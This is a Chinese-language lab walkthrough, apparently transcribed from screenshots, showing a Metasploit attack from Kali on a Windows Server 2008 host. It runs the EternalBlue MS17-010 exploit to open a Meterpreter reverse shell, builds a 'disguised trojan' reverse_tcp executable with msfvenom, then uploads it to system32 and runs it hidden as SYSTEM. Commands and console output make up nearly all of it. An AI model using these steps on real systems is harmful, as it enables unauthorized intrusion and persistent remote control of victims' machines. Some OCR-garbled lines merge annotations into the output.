
msf免杀


实验环境

Kali 192.168.195.128



```
└─# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN group default qlen 1000
    link/ether 00:0c:29:f6:db:a8 brd ff:ff:ff:ff:ff:ff
    inet 192.168.195.128/24 brd 192.168.195.255 scope global dynamic noprefixroute eth0
       valid_lft 1501sec preferred_lft 1501sec
    inet6 fe80::20c:29ff:fef6:dba8/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

Winser2008 192.168.195.129



```
C:\Users\Administrator>ipconfig

Windows IP 配置


以太网适配器 本地连接:

   连接特定的 DNS 后缀 . . . . . . . : localdomain
   本地链接 IPv6 地址. . . . . . . . : fe80::c83:6bf5:26a1:28de%11
   IPv4 地址 . . . . . . . . . . . . : 192.168.195.129
   子网掩码  . . . . . . . . . . . . : 255.255.255.0
   默认网关. . . . . . . . . . . . . : 192.168.195.2
```

实验步骤


启动postgresql.service

```
systemctl restart postgresql.service
```

启动msf

```
msfconsole
```


使用模块拿到Winser2008的shell




```
msf6 > search ms17_010

Matching Modules
================

   #  Name                                           Disclosure Date  Rank
   -  ----                                           ---------------  ----
   0  auxiliary/admin/smb/ms17_010_command           2017-03-14       normal
ws Command Execution
   1  auxiliary/scanner/smb/smb_ms17_010                              normal
   2  exploit/windows/smb/ms17_010_eternalblue       2017-03-14       averag
   3  exploit/windows/smb/ms17_010_eternalblue_win8  2017-03-14       averag
+
   4  exploit/windows/smb/ms17_010_psexec            2017-03-14       normal
ws Code Execution
```

1 先使用辅助模块


2 再使用攻击模块




```
msf6 > use auxiliary/scanner/smb/smb_ms17_010  使用模块
msf6 auxiliary(scanner/smb/smb_ms17_010) > show options

Module options (auxiliary/scanner/smb/smb_ms17_010):

   Name         Current Setting                                          Required  Description
   ----         ---------------                                          --------  -----------
   CHECK_ARCH   true                                                     no        Check for architecture on vulnerable hosts
   CHECK_DOPU   true                                                     no        Check for DOUBLEPULSAR on vulnerable hosts
   CHECK_PIPE   false                                                    no        Check for named pipe on vulnerable hosts
   NAMED_PIPES  /usr/share/metasploit-framework/data/wordlists/named_pipes.txt  yes  List of named pipes to check
   RHOSTS       填写被攻击端的IP(Winser2008的IP)                          yes       The target host(s), range CIDR identifier, or hosts file with synta
x 'file:<path>'
   RPORT        445                                                      yes       The SMB service port (TCP)
   SMBDomain    .                                                        no        The Windows domain to use for authentication
   SMBPass                                                               no        The password for the specified username
   SMBUser                                                               no        The username to authenticate as
   THREADS      1                                                        yes       The number of concurrent threads (max one per host)
```




```
msf6 auxiliary(scanner/smb/smb_ms17_010) > set rhosts 192.168.195.129
rhosts => 192.168.195.129Winser2008的IP
msf6 auxiliary(scanner/smb/smb_ms17_010) > use exploit/windows/smb/ms17_010_eternalblue使用攻击模块
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp设置payload
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options
```



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS Winser2008的IP地址        yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT          445              yes       The target port (TCP)
   SMBDomain      .                no        (Optional) The Windows domain to use for authentication
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.195.128  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
```




```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 192.168.195.129
rhosts => 192.168.195.129设置被攻击端IP(Winser2018 IP)
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit运行
```




```
[*] Meterpreter session 1 opened (192.168.195.128:4444 -> 192.168.195.129:49163) at 2023-11-15 15:00:54 +0800
[+] 192.168.195.129:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.195.129:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.195.129:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
                                                         成功拿到shell
meterpreter > pwd
C:\Windows\system32
```

制作伪装木马




```
└─# msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=192.168
.195.128 lport=6000 -f exe -o /var/6000.exe
[-] No platform was selected, choosing Msf::Module::Platform::Win
dows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: /var/6000.exe

┌──(root💀kali)-[~]
└─# 
```

使用监听模块




```
msf6 exploit(windows/smb/ms17_010_eternalblue) > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tc
p
payload ⇒ windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.195.128
lhost ⇒ 192.168.195.128
msf6 exploit(multi/handler) > set lport 6000
lport ⇒ 6000
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.195.128:6000
bg
[*] Sending stage (200262 bytes) to 192.168.195.129
[*] Meterpreter session 2 opened (192.168.195.128:6000 → 192.168.195.129:49
165) at 2023-11-15 15:14:17 +0800
```

使用上传模块




```
meterpreter > upload /var/6000.exe c:\\windows\\system32
[*] uploading  : /var/6000.exe → c:\windows\system32
[*] uploaded   : /var/6000.exe → c:\windows\system32\6000.exe
meterpreter > execute -H -i -f c:\windows\system32\6000.exe
```



```
meterpreter > execute -H -i -f c:\\windows\\system32\\6000.exe
Process 744 created.
Channel 3 created.
```

验证



Windows 任务管理器
文件(F) 选项(O) 查看(V) 帮助(H)
应用程序 进程 服务 性能 联网 用户
☑ 显示所有用户的进程(S)
结束进程(E)

映像名称	用户名	CPU	内存(...	描述
6000.exe	SYSTEM	00	2,980 K	6000
cmd.exe	Admin...	00	796 K	Windows...
conhost.exe	Admin...	00	1,248 K	控制台...
csrss.exe	SYSTEM	00	1,444 K	Client ...
csrss.exe	SYSTEM	00	1,584 K	Client ...
dwm.exe	Admin...	00	1,168 K	桌面窗...
explorer.exe	Admin...	00	20,440 K	Windows...
lsass.exe	SYSTEM	00	3,624 K	Local S...
lsm.exe	SYSTEM	00	1,876 K	本地会...
mmc.exe	Admin...	00	13,264 K	Microso...
msdtc.exe	NETWO...	00	2,732 K	Microso...
services.exe	SYSTEM	00	4,156 K	服务和...
smss.exe	SYSTEM	00	400 K	Windows...
spoolsv.exe	SYSTEM	00	12,208 K	后台处...
sppsvc.exe	NETWO...	00	4,588 K	Microso...

进程数：35 CPU 使用率：1% 物理内存：14%